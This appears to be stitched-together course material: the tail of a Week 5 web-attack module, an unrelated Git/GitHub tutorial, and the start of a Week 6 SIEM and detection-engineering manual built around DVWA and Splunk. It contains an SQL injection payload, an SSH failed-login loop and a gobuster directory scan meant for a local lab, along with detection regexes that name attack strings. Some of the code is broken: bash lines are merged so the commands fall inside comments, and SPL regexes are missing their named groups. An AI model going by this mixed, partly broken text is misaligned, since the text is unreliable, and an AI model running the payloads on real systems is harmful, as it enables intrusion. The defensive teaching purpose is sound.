XSS demonstration	Execute stored XSS in DVWA that fires for all visitors	Script persists and executes; cookie theft demonstrated
Header analysis	Identify missing security headers from an HTTP response	At least 5 missing headers with correct attack implications

Self-Assessment Quiz

- No notes — answer from memory.
- Write on separate sheet.
- Key in Instructor Notes.

Mechanics Questions

1. Explain why SELECT * FROM users WHERE name='admin'-- bypasses password authentication. Draw out exactly what SQL is executed.
2. A developer says: 'We use input validation to block single quotes, so we're safe from SQLi.' Why is this insufficient? Name two bypass techniques.
3. Explain the difference between stored and reflected XSS. If you could only fix one in a banking app, which would you prioritise and why?

HTTP Knowledge

4. A web application is missing the HttpOnly flag on session cookies. Describe the exact attack chain an attacker would use to steal a logged-in user's session using XSS.
5. What is the Content-Security-Policy header and how does it prevent XSS? Write a basic CSP header that allows scripts only from the same origin.

Burp Suite

6. You are testing a login page. Describe step-by-step how you would use Burp Suite Intruder to brute force the password field (what tab, what attack type, where you set the payload position, how you identify success).

Real-World Application

7. The 2023 MOVEit breach used SQL injection. The vulnerability was in a file transfer application used by thousands of organisations. Answer: What OWASP category? What specific SQL technique was likely used? What single code fix would have prevented it? What should the organisations' security teams have done differently?

Nigerian Context

8. A Nigerian fintech's mobile app stores user PINs as MD5 hashes in their database. The database is breached.

Under Nigeria's NDPA 2023: what must they do within 72 hours? What is the maximum penalty for failing to notify? What technical control should they have used instead of MD5?

Additional Resources

OWASP Official Resources

- OWASP Top 10 (2021): https://owasp.org/Top10/
- OWASP Testing Guide v4: https://owasp.org/www-project-web-security-testing-guide/
- OWASP Cheat Sheet Series: https://cheatsheetseries.owasp.org

Free Practice Labs

- PortSwigger Web Security Academy (Free — best SQLi/XSS labs): https://portswigger.net/web-security
- DVWA: https://dvwa.co.uk
- TryHackMe OWASP Top 10: https://tryhackme.com/room/owasptop10

Tools

- Burp Suite Community (Free): https://portswigger.net/burp/communitydownload
- Security Headers Checker: https://securityheaders.com
- CrackStation (hash cracking): https://crackstation.net
- SQLMap: https://sqlmap.org

Books and References

- The Web Application Hacker's Handbook (2nd ed.) — Stuttard & Pinto
- OWASP SQL Injection Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.htm
- OWASP XSS Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Nigerian Regulatory Context

- NDPA 2023 — Nigeria Data Protection Commission: https://ndpc.gov.ng
- CBN Guidelines on Electronic Banking: https://www.cbn.gov.ng

Looking Ahead — Week 6

- SIEM Implementation — deploying Splunk and Wazuh in your lab environment
- Detection Engineering — writing detection rules for the SQLi and XSS attacks you performed this week • Log Analysis at scale — correlating web server logs, auth logs, and application logs
- Incident Response — building a playbook for a web application breach
- Your Week 5 attack knowledge becomes Week 6 detection rules

What to Review Before Week 6

- Your Week 3 grep/awk/sed commands — SIEM queries are the same logic at scale
- Your Apache access.log analysis from Week 3 — you will now automate it in Splunk
- The SQLi and XSS payloads from Week 5 — you will write detection rules for each

- Install Splunk Free: https://www.splunk.com/en_us/download.html
- Configure DVWA to write access logs to a file Splunk can read
- Run your SQLi and XSS attacks from Week 5 and capture the log output — you will need this for Week 6 detection rule writing
- Create a free Splunk account for the free 60-day enterprise trial (higher data limit)

• Mini Project 2 (Full Penetration Test Report — Metasploitable2) is due at the start of

Week 6 • Final submission: PDF report (minimum 20 pages) + evidence folder

• If you have not finished: complete the PoC findings section first — that is the highest weight (35%)

Git & GitHub with VS Code

MODULE 1: Setup & Fundamentals

1.1 Environment Setup

Install Required Software

1. **Git** - Download from https://git-scm.com/
   - Windows: Run installer with default settings
   - Mac: Install via terminal or download
   - Verify: Open terminal and run `git --version`

2. **VS Code** - Download from https://code.visualstudio.com/
   - Install with default settings

3. **Create GitHub Account** - https://github.com

VS Code Extensions to Install

Open VS Code → Extensions (Ctrl+Shift+X / Cmd+Shift+X)

Essential Extensions

GitLens (by GitKraken) - Supercharges Git capabilities
Git Graph (by mhutchie) - Visualize branch history
GitHub Pull Requests and Issues (by GitHub) - Manage PRs in VS Code
Git History (by Don Jayamanne) - View file/line history

Optional but Recommended

Prettier - Code formatter
Live Share - Real-time collaboration

Configure Git Identity

Open VS Code Terminal (Ctrl+` or View → Terminal):

```bash
git config --global user.name "Your Full Name"
git config --global user.email "youremail@example.com"
git config --global init.defaultBranch main
```

Verify configuration:

```
git config --list
```

Git Workflow Overview

```
Working Directory → Staging Area → Local Repository → Remote Repository
     (edit)           (git add)      (git commit)      (git push)
```

1.2 First Git Repository

Step 1: Create Project Folder

1. Create folder: data-pipeline-project
2. Open in VS Code: File → Open Folder
3. Create file: etl_pipeline.py

Step 2: Initialize Git Repository

- Open VS Code terminal

```
git init
```

- Notice: Source Control icon shows changes

Step 3: Understanding VS Code Source Control Panel

- Click Source Control icon (left sidebar)
- See "Changes" section with etl_pipeline.py
- This is your "Working Directory"

Step 4: Stage Your Changes Two ways:

- **Terminal:** git add etl_pipeline.py or git add .

Step 5: Commit Your Changes

- **Terminal:** git commit -m "Initial commit: Basic ETL pipeline"
- **IMPORTANT: Create .gitignore** (before committing!)
- **Branching:** git branch -M main
- **Send to github:** git remote add origin "the link to the repo"
- **Push:** git push -u origin main

Step 6: View Your History

- Git status

Module 2: Cloning, Forking & GitHub Integration (2 hours)

2.1 Understanding Clone vs Fork (20 minutes)

Theory: Clone vs Fork - What's the Difference?

CLONING:

- Creates a local copy of a repository on your computer
- Direct connection to the original repository
- You need write access to push changes directly
- Best for: Your own repos, team projects where you're a collaborator

FORKING:

- Creates your own copy of someone else's repository on GitHub
- Your copy is independent but connected to the original
- You can freely experiment without affecting the original
- Submit changes via Pull Requests
- Best for: Contributing to open-source, learning from others' code

Visual Comparison:

```
CLONE:
GitHub Repo → (download) → Your Computer
              git clone
              ↕ (can push if you have access)

FORK:
Original GitHub Repo → (copy on GitHub) → Your GitHub Fork → (download) → Your
Computer
                       click Fork          git clone          ↕ (you own this)
```

2.2 Cloning Repositories (30 minutes)

HANDS-ON EXERCISE 3: Clone a Repository

Scenario 1: Clone Your Own Repository

Step 1: Get the Clone URL

- Click green "Code" button
- Copy the HTTPS URL:
  https://github.com/yourusername/python-data-analysis.git

Step 2: Clone via VS Code

On Terminal:

```
# Navigate to where you want the project
cd ~/Documents/projects

# Clone the repository
git clone https://github.com/yourusername/python-data-analysis.git

# Navigate into it
cd python-data-analysis

# Open in VS Code
code .
```

Step 4: Verify the Clone

```
# Check remote connection
git remote -v

# You should see:
# origin  https://github.com/yourusername/python-data-analysis.git (fetch)
# origin  https://github.com/yourusername/python-data-analysis.git (push)
```

Forking Repositories

Fork and Contribute

Scenario: You want to contribute to an open-source data engineering project

Step 1: Fork a Repository on GitHub

For Practice - Fork a Sample Repo:

1. Go to: https://github.com/yourinstructor/sample-data-project (or any public repo)
2. Click "Fork" button (top-right)
3. GitHub creates a copy under your account: https://github.com/yourusername/sample-data-project

Understanding what happened:

- Original repo: yourinstructor/sample-data-project (upstream)
- Your fork: yourusername/sample-data-project (origin)
- You now own your fork and can do anything with it!

Step 2: Clone YOUR Fork

```
cd ~/Documents/projects
git clone https://github.com/yourusername/sample-data-project.git
cd sample-data-project
```

Step 3: Set Up Upstream Remote This keeps your fork connected to the original repository:

```
# Add the original repository as 'upstream'
git remote add upstream
https://github.com/yourinstructor/sample-data-project.git

# Verify remotes
git remote -v

# You should see:
# origin    https://github.com/yourusername/sample-data-project.git (fetch)
# origin    https://github.com/yourusername/sample-data-project.git (push)
# upstream  https://github.com/yourinstructor/sample-data-project.git (fetch)
# upstream  https://github.com/yourinstructor/sample-data-project.git (push)
```

Understanding Remotes:

- **origin:** Your fork (you can push here)
- **upstream:** Original repo (you pull updates from here)

How to Make Changes to Forked Repo

Step 1: Create a feature branch

```
git checkout -b feature/add-data-cleaning
```

Step 2: Add your contribution

In a file write the code you want to add to the upstream repo.

Step 3: Commit your changes

```
git add name_used_to_your_file
git commit -m "Add your commit message here”
```

Step 4: Push to YOUR fork

```
git push -u origin feature/add-data-cleaning
```

Step 5: Create Pull Request on GitHub with proper documentation

Complete Workflow:

```
# 1. Always start by syncing
git checkout main
git fetch upstream
git merge upstream/main
git push origin main

# 2. Create feature branch FROM updated main
git checkout -b feature/new-contribution

# 3. Make changes, commit
git add .
git commit -m "Add new feature"

# 4. Push feature branch
git push origin feature/new-contribution

# 5. Create PR on GitHub
```

Merging Branches

Merge via Pull Request

Step 1: Create Pull Request on GitHub

1. Go to your repo on GitHub
2. Click "Compare & pull request" (appears after pushing branch)
3. Add description: "Adds database connector module with support for PostgreSQL, MySQL, and SQLite"
4. Click "Create pull request"

Step 2: Review and Merge

1. Review the changes (Files changed tab)
2. Click "Merge pull request"
3. Click "Confirm merge"
4. Delete the branch (optional but recommended)

Step 3: Update local repository

```
git checkout main
git pull
```

Your main branch now has the database connector feature!

4. **Merge locally:**

```
git checkout main
git merge feature/data-transformations
```

5. Push to GitHub:

```
git push
```

Resources & Cheat Sheets

Essential Git Commands for Data Engineering

```
# Setup
git config --global user.name "Name"
git config --global user.email "email@example.com"
git config --global init.defaultBranch main

# Repository Management
git init
git clone <url>
git remote add upstream <url>  # For forks

# Daily Workflow
git status
git add <file>
git add .
git commit -m "message"
git push
git pull
git fetch

# Branching
git branch                    # List branches
git branch <name>             # Create branch
git checkout <name>           # Switch branch
git checkout -b <name>        # Create and switch
git merge <branch>            # Merge branch
git branch -d <name>          # Delete branch

# Syncing Fork
git fetch upstream
git merge upstream/main
git push origin main

# Stashing
git stash
git stash pop
git stash list
git stash apply

# History
git log
git log --oneline
git log --graph --oneline --all

# Undoing
git checkout -- <file>         # Discard changes
git reset HEAD <file>          # Unstage
git reset --soft HEAD~1        # Undo commit, keep changes
git reset --hard HEAD~1        # Undo commit, discard changes
git revert <commit>            # Safe undo for pushed commits

# Advanced
git cherry-pick <commit>       # Apply specific commit
git rebase <branch>            # Rebase current branch
git rebase -i HEAD~3          # Interactive rebase
```

```
# Information
git remote -v                  # Show remotes
git diff                       # Show changes
git diff --staged              # Show staged changes
git show <commit>              # Show commit details
```

Data Engineering-Specific Best Practices

1. **Never commit:**
   - Large data files (use .gitignore or Git LFS)
   - Credentials (.env files)
   - Database dumps
   - Jupyter notebook outputs
   - API keys
2. **Always commit:**
   - Source code
   - Requirements files
   - Configuration templates (.env.example)
   - Documentation
   - Tests
   - Schema definitions
3. **Commit Message Format:**
   - feat(module): add feature description
   - Detailed explanation of what changed and why.
     - Bullet point 1
     - Bullet point 2
     Closes #123
4. **Branch Naming:**
   - feature/add-mysql-connector
   - bugfix/fix-null-handling
   - hotfix/critical-data-loss
   - refactor/optimize-queries

TECHRISE 3.0

Cybersecurity & DevSecOps Programme · Abia Cohort 3.0 · 2026

PHASE 2 · BLUE TEAM & DEFENCE

WEEK 06

SIEM Implementation and Detection Engineering

Student Training Manual — AI-First Curriculum

PROGRAMME	COHORT	WEEK	PHASE	METHODOLOGY
Cybersecurity & DevSecOps	**Abia Cohort 3.0**	**6 of 12**	**2 — Blue Team & Defence**	**AI-First (Manual → AI)**

Prepared by the TechRise Curriculum Design Team

Lead: Engr. Eduwem Adam · Co-facilitator: Mr. Akorita-Ifeanyichukwu Nehemiah

TABLE OF CONTENTS

- **Week 6: SIEM Implementation and Detection Engineering**
  - Phase: Blue Team and Defence (Weeks 5–8)
  - Day 1 — Blue Team Mindset and SOC Operations
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 2 — SIEM Concepts and Splunk Free Installation
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 3 — Splunk Search Language (SPL) and Detection Rules
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 4 — Wazuh HIDS/XDR and AI-Powered Anomaly Detection
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 5 — Review, Assessment & Portfolio (Checkpoint Project)
    - LEARN · PRACTICE · BUILD · DOCUMENT
- **Weekly Checklist**
- **Skills Verification**
- **Self-Assessment Quiz**
- **Additional Resources**
- **Looking Ahead — Week 7**

Phase: Blue Team and Defence (Weeks 5–8) **Week 6 of 12**

WEEK 6: SIEM IMPLEMENTATION AND DETECTION ENGINEERING

Weekly Overview

This week you transform from understanding attacks to detecting them at scale. You will learn the blue team mindset, deploy a SIEM (Splunk Free), ingest logs from your DVWA web server, and write detection rules that identify SQL injection, XSS, and brute force attacks. You will then enhance these manual detections with AI-powered anomaly detection. By the end of this week, you will have a functioning security monitoring lab and the skills to detect the attacks you learned in Week 5.

How this week builds on Weeks 1–5

- Week 3 taught you log analysis with grep/awk. Week 5 taught you web attacks (SQLi, XSS). Now you combine them: you will write SIEM queries (similar to grep pipelines) to detect those attacks in web logs.
- Your Week 2 risk assessment knowledge helps you prioritise which detections to build first.

How this week sets up Week 7

- Week 7 is IDS/IPS (Snort). SIEM detects attacks from logs; IDS detects from network traffic. Together they form a complete detection stack. Week 8 (Forensics) will use SIEM logs as evidence.

Why this matters in a real security job

- Every SOC (Security Operations Center) uses a SIEM. On average, SOC analysts spend 60% of their time in Splunk or similar tools. Without SIEM skills, you cannot work in a modern SOC.

■ Authorisation Reminder

All logs analysed this week are from your own lab environment (DVWA, Metasploitable, or your own systems). Never analyse logs from systems you do not own.

DAY 1

Blue Team Mindset and SOC Operations

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain the difference between red team and blue team mindsets

2. Describe SOC structure (Tier 1, 2, 3) and analyst responsibilities

3. Map the cyber kill chain to defensive controls

BLUE TEAM

is the group responsible for defending an organisation's information systems by monitoring, detecting, and responding to security incidents.

Red Team vs Blue Team Mindset

■■■

Phase	Attacker Action	Defensive Control	Detection Opportunity
1. Reconnaissance	Researching targets	Public info monitoring	Unusual DNS queries, WHOIS lookups
2. Weaponisation	Creating malware	Threat intelligence feeds	IoC feeds, malware sandboxes
3. Delivery	Phishing email / exploit	Email filtering, patching	Email gateway logs, IDS alerts
4. Exploitation	Running exploit code	EDR, application hardening	EDR alerts, application logs
5. Installation	Installing backdoor	AV, application whitelisting	File system monitoring, SIEM
6. C2	Communicating with attacker	Firewall, DNS filtering	Unusual outbound connections
7. Actions on Objectives	Stealing data	DLP, segmentation	Data exfiltration alerts, SIEM

Key SOC Metrics

Metric	Definition	Industry Benchmark	What It Tells You
MTTD	Mean Time to Detect — avg time from breach to detection	197 days (IBM 2023)	How quickly you find attackers in your environment
MTTR	Mean Time to Respond — avg time to contain after detection	69 days (IBM 2023)	How quickly you stop the bleeding after detection
False Positive Rate	% of alerts that are not real incidents	<20% is good	High false positives = alert fatigue = missed real attacks
Alert Coverage	% of MITRE ATT&CK; techniques with detection rules	Target: >60%	How much of the attack landscape you can see

WHY THIS MATTERS

The average dwell time (time attackers spend in a network before detection) is 197 days according to IBM's 2023 Cost of a Data Breach Report. Every day an attacker goes undetected costs an organisation approximately $5,500. A SOC that reduces MTTD from 197 days to 30 days saves approximately $920,000 per incident. SIEM is the primary tool for reducing MTTD.

PRACTICE *(2 Hours)*

LAB 6.1.1 — Blue Team Mindset Exercise

Objective: Apply the blue team mindset to analyse a simulated attack scenario.

Prerequisites: Week 4 knowledge of Metasploitable2 attack; Week 5 knowledge of SQLi/XSS

Review your Week 4 attack chain against Metasploitable2 and your Week 5 SQLi/XSS attacks. For each attack, answer the following from a blue team perspective:

1. What log file would record this attack? (auth.log, Apache access.log, syslog, etc.)
2. What specific log entry pattern would indicate this attack?
3. At which Kill Chain phase would a SOC analyst first have visibility?

4. What is the MTTD if the SOC only checks logs daily? What if they have a SIEM with real-time alerting?
5. What Tier 1 or Tier 2 action should be taken when this alert fires?

LAB 6.1.2 — SOC Alert Triage Simulation

Objective: Practice prioritising and triaging a queue of security alerts.

Prerequisites: No tools required — critical thinking exercise

You are a Tier 1 SOC analyst starting a shift. You have 8 alerts in your queue. Prioritise them (1=highest) and explain your escalation decision:

Alert	Severity	Your Priority	Escalate?	Reason
10 failed SSH logins from 192.168.1.100	Medium			
Successful login from 192.168.1.100 after 10 failures	High			
SQL injection pattern in Apache log from external IP	High			
Antivirus detected and quarantined trojan on finance PC	Critical			
User account created at 3:47 AM by admin account	High			
Port scan detected from internal IP 10.0.0.5	Medium			
200 failed login attempts on webmail from 185.x.x.x	Medium			
Outbound connection to known C2 IP from marketing PC	Critical			

■ ANALYSE THIS

Alert 2 (successful login after failures) is often called an 'attack chain' alert. Why is this more serious than either alert alone? What additional information would you need before escalating to Tier 2? What is the 'attack chain' connecting alerts 1, 2, and 3 if all from the same IP?

BUILD *(2 Hours)*

BUILD BRIEF

Create a SOC Alert Triage Playbook for a Tier 1 analyst.

Purpose:

- A new Tier 1 analyst on their first day should be able to use this document to triage all common alert types

Required sections:

- Alert Priority Framework: 4-level system (Critical/High/Medium/Low) with definitions and response times

- Decision Tree: flowchart for each alert type — when to close, escalate to Tier 2, or investigate further
- Common Alert Types: for each of the 8 alerts from Lab 6.1.2 — description, typical cause (true/false positive), investigation steps, escalation criteria
- Communication Template: how to write an escalation note to Tier 2 (format: Alert ID, What I found, What I did, Why I'm escalating)
- Shift Handover Template: what to document for the next analyst

Format:

- Professional operational document. Include a quick-reference card (1 page) that summarises the decision tree.

DOCUMENT

Writing Prompt:

Write a business case memo titled 'Why We Need a SIEM: The Business Case for Security Monitoring.' Audience: CEO and CFO. Length: 400–500 words.

- Required: Current state (no SIEM) risk exposure, cost of a breach vs cost of a SIEM (use IBM 2023 data), specific scenarios of what a SIEM would detect, ROI calculation
- Tone: Executive — focused on business risk and financial impact, not technical details
- Conclude with: recommended SIEM solution (Splunk Free for start), implementation timeline, expected MTTD improvement

DAY
2

SIEM Concepts and Splunk Free Installation

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain SIEM architecture and how log ingestion works


2. Install and configure Splunk Free on Kali Linux

3. Ingest DVWA Apache logs and verify data is searchable

SIEM (SECURITY INFORMATION AND EVENT MANAGEMENT)

is a platform that aggregates log data from multiple sources, normalises it into a searchable format, and enables real-time security monitoring, alerting, and incident investigation.

SIEM Architecture



Splunk Core Concepts

Concept	Definition	Security Analogy
Index	A repository where data is stored and made searchable	Like a filing cabinet for your logs
Source	The original file path the data came from	/var/log/apache2/access.log
Sourcetype	The format/type of the data	apache_access, linux_secure, syslog
Event	A single log entry	One line from your access.log
Field	A key-value pair extracted from an event	clientip=192.168.1.100, status=200
Search	A SPL query that finds and analyses events	Like grep but with statistics
Alert	A saved search that fires a notification when triggered	Like an automated grep that pages you

Dashboard	A collection of visualisations from saved searches	Your SOC monitoring screen

Splunk vs Wazuh — Comparison

Feature	Splunk Free	Wazuh
Cost	Free (500MB/day limit)	Completely free, open source
Data Limit	500MB/day (upgradeable)	Unlimited
Ease of Setup	Easy — single installer	Moderate — manager + agents
Search Language	SPL (powerful, flexible)	Kibana query language
Alerting	Built-in	Built-in with email/Slack
Built-in Rules	Limited in free version	3,000+ out-of-the-box SIEM rules
Agent Support	Universal Forwarder	Wazuh agents (Windows/Linux/Mac)
Best For	Learning SPL; enterprise SOC skills	Production HIDS; free SOC platform
Compliance	Paid version	PCI-DSS, HIPAA, GDPR built-in

WHY THIS MATTERS

Splunk commands 32% of the global SIEM market. In a survey of security job postings in 2023, 78% that required SIEM skills specifically mentioned Splunk. Learning SPL (Splunk Processing Language) is one of the highest-value skills for a SOC career — it appears in more job descriptions than any other security tool skill.

PRACTICE *(2 Hours)*

LAB 6.2.1 — Install and Configure Splunk Free

Objective: Deploy Splunk Free on Kali Linux and ingest your first log data.

Prerequisites: Kali Linux running; DVWA running; internet connection for download

Step 1 — Download Splunk Free

BASH

```
# Download Splunk Free (register at splunk.com first) wget -O splunk-9.x.x.tgz 'https://download.splunk.com/products/splunk/releases/[version]/linux/splunk-[version]-Linux-x86_64.tgz' # Or download .deb package wget -O splunk.deb 'https://download.splunk.com/products/splunk/releases/[version]/linux/splunk-[version]-linux-amd64.deb'
```

Step 2 — Install Splunk

BASH

```
# Install from .deb sudo dpkg -i splunk.deb # Start Splunk for the first time (sets admin password) sudo /opt/splunk/bin/splunk start --accept-license # Enable Splunk to start on boot sudo /opt/splunk/bin/splunk enable boot-start
```

Step 3 — Access Splunk Web Interface

Open browser → http://localhost:8000. Login with admin and the password you set. You should see the Splunk home page.

Step 4 — Add DVWA Apache Logs as Data Source

In Splunk: Settings → Data Inputs → Files & Directories → Add New.

File/Directory: /var/log/apache2/access.log. Source type: access_combined. Index: Create new index called 'dvwa'.

Step 5 — Verify Data Ingestion

SPL

```
index=dvwa | head 10
```

Expected: 10 most recent Apache log events. If you see results, Splunk is ingesting your DVWA logs correctly.

Step 6 — Also Add auth.log

Repeat the process for /var/log/auth.log with sourcetype=linux_secure and add to the same 'dvwa' index. This gives you both web and auth logs in one place.

■ ANALYSE THIS

Splunk shows your Apache log events with fields: clientip, method, uri_path, status, bytes. How are these fields extracted from the raw log line? What is the security value of field extraction — why is it better to search on status=500 than to grep for '500'?

BUILD *(2 Hours)*

BUILD BRIEF

Build your Splunk Lab Environment Documentation.

Required sections:

- Installation Log: exact commands run, any errors encountered and how resolved
- Data Sources Configured: for each source — file path, sourcetype, index, sample event
- Field Extraction Verification: run index=dvwa | table clientip, method, uri_path, status | head 20 — paste output
- Volume Baseline: index=dvwa | stats count by date_hour — how many events per hour?
- Data Quality Check: are there any blank fields? Malformed events? How would you fix them?

This document becomes your reference for the rest of Week 6 and the Checkpoint Project

DOCUMENT

Writing Prompt:

Write a SIEM Implementation Plan for a fictional Nigerian bank — 'First Digital Bank Nigeria.'

- Required: Current state assessment (what logs exist, where they are), SIEM selection justification (Splunk vs Wazuh vs other), data sources to ingest (priority order), staffing requirements (how many SOC analysts?), implementation timeline (30/60/90 days), compliance alignment (NDPA, CBN requirements)
- Budget-conscious: First Digital Bank is a startup — recommend the most cost-effective path to a functional SOC

DAY 3

Splunk Search Language (SPL) and Detection Rules

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Write SPL queries to search, filter, and aggregate security events

2. Create detection rules for SQL injection, XSS, and brute force attacks

3. Build a Splunk dashboard with real-time security visualisations

SPL (SPLUNK PROCESSING LANGUAGE)

is Splunk's query language, used to search and analyse indexed data. It uses a pipeline syntax (|) similar to Unix command chaining, where each command transforms the data flowing through the pipeline.

SPL Pipeline — How It Works

```
■■■
```

alert	Save search as alert	(configured in UI, not SPL)

Detection Rule Library — Web Attack Detection

SPL — SQL INJECTION DETECTION

```
index=dvwa sourcetype=access_combined | rex field=uri_path
"(?i)(?Punion|select|insert|drop|update|delete|'|--)" | where isnotnull(sqli_pattern) | stats count
by clientip, uri_path, sqli_pattern | sort -count | where count > 0
```

SPL — BRUTE FORCE DETECTION (SSH)

```
index=dvwa sourcetype=linux_secure "Failed password" | stats count by src_ip | where count > 10 | sort
-count
```

SPL — SUCCESSFUL LOGIN AFTER FAILURES (ATTACK CHAIN)

```
index=dvwa sourcetype=linux_secure | eval event_type=if(match(_raw,"Failed password"),"failure",
if(match(_raw,"Accepted password"),"success",null())) | where isnotnull(event_type) | stats
count(eval(event_type="failure")) as failures, count(eval(event_type="success")) as successes by src
| where failures > 5 AND successes > 0 | eval attack_chain="ALERT: Brute force followed by success"
```

SPL — HIGH ERROR RATE (APPLICATION ATTACK)

```
index=dvwa sourcetype=access_combined | stats count(eval(status>=400)) as errors, count as total by
clientip | eval error_rate=round(errors/total*100,1) | where error_rate > 50 AND total > 20 | sort
-error_rate
```

SPL — XSS DETECTION IN URL

```
index=dvwa sourcetype=access_combined | rex field=uri_path
"(?i)(?Pscript|onerror|onload|alert|document\.cookie)" | where isnotnull(xss_pattern) | stats count
by clientip, uri_path, xss_pattern | sort -count
```

WHY THIS MATTERS

In 2020, the Twitter hack that compromised accounts of Barack Obama, Elon Musk, and others for a Bitcoin scam was not detected by Twitter's SIEM until the attackers had already taken action. Post-incident analysis showed that the admin tool access logs contained clear anomalies — but no detection rule existed for admin access from an unknown IP. Building detection rules before an attack is what separates mature SOCs from reactive ones.

PRACTICE *(2 Hours)*

LAB 6.3.1 — Write and Test SPL Detection Rules

Objective: Build detection rules for attacks you performed in Weeks 4 and 5.

Prerequisites: Splunk running with dvwa index; DVWA running; run some attacks first

Step 1 — Generate Attack Traffic to Detect

Before writing detection rules, generate attack traffic so you have data to detect:

BASH

```
# Generate failed SSH logins for i in {1..15}; do ssh invalid_user@localhost; done # Run SQLi against DVWA (from Week 5) # Open DVWA → SQL Injection → enter: 1' OR '1'='1 # Run directory brute-force against DVWA gobuster dir -u http://localhost/dvwa -w /usr/share/wordlists/dirb/common.txt
```

Step 2 — Test SQL Injection Detection

SPL

```
index=dvwa sourcetype=access_combined | rex field=uri_path "(?i)(?Punion|select|'|--)" | where isnotnull(sqli) | table _time, clientip, uri_path, sqli, status
```

Expected: rows showing your SQLi attempts with the extracted pattern. If no results — verify DVWA logging is enabled and attack traffic was generated.

Step 3 — Test Brute Force Detection

SPL

```
index=dvwa sourcetype=linux_secure "Failed password" | stats count by src_ip | where count > 5 | sort -count
```

Step 4 — Create a Splunk Alert

Take your SQL injection detection query. Save it as an Alert: Save As → Alert. Name: SQLi_Detection. Alert type: Real-time. Trigger condition: Number of results is greater than 0. Action: Log event (free version). Review the alert in Alerts tab.

Step 5 — Build a Security Dashboard

Create a new Dashboard: Dashboards → Create New Dashboard → Classic Dashboard. Add panels: (1) SQL Injection Attempts (table), (2) Failed Logins by IP (bar chart), (3) HTTP Status Code Distribution (pie chart), (4) Top Attacking IPs (table). Save and set to auto-refresh every 60 seconds.

■ ANALYSE THIS

Your SQL injection detection rule fires on the string 'select' in the URL. This would also fire if a legitimate user searched for a product called 'SELECT Coffee' on a web store. How would you reduce false positives while keeping true positive detection? What additional conditions would you add to the SPL query?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Detection Rule Library Document — your team's reference for all SIEM detection rules.

Required format for each rule:

- Rule Name, MITRE ATT&CK; Technique ID, Attack Description, SPL Query (exact, tested), True Positive Example (what it detects), False Positive Risk, Tuning Recommendations, Severity (Critical/High/Medium/Low), Escalation Action

Minimum 8 rules covering:

- SQL injection in URL parameters, XSS in URL parameters, SSH brute force (>10 failures), Successful login after brute force, Directory traversal (../../), Web scanner detection (Nikto/Gobuster signatures), High 4xx error rate from single IP, Privilege escalation via sudo

Format:

- Professional reference document. Each rule on its own page for operational use.

DOCUMENT

Writing Prompt:

Write a Detection Engineering Best Practices Guide for your SOC.

- Required: What makes a good detection rule (specific criteria), the detection engineering lifecycle (build → test → tune → deploy → monitor), how to measure rule quality (true positive rate, false positive rate), how to prioritise which attacks to detect first (use MITRE ATT&CK; top techniques)

- Include: a specific example of a bad rule, why it's bad, and how you would improve it

DAY 4

Wazuh HIDS/XDR and AI-Powered Anomaly Detection

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain how Wazuh HIDS works and how it differs from Splunk


2. Install Wazuh using Docker and connect a monitored endpoint

3. Understand how AI/ML powers modern anomaly detection in SIEM

HIDS (HOST-BASED INTRUSION DETECTION SYSTEM)

monitors a single host or endpoint for signs of intrusion by analysing system calls, file changes, log entries, and network connections originating from that host — as opposed to network-based IDS which monitors traffic between hosts.

Wazuh Architecture



Wazuh vs Splunk — When to Use Each

Use Case	Splunk	Wazuh
Learning SPL for SOC jobs	✓ Primary choice	✗ Different query language
Production SIEM on tight budget	✗ Limited free version	✓ Fully free, unlimited
File integrity monitoring	✗ Requires additional config	✓ Built-in, easy to enable
Vulnerability detection	✗ Not built-in	✓ CVE database integration
Active response (auto-block)	✗ Not built-in	✓ Built-in active response
Compliance reporting	✗ Requires paid add-ons	✓ PCI-DSS, HIPAA, GDPR built-in
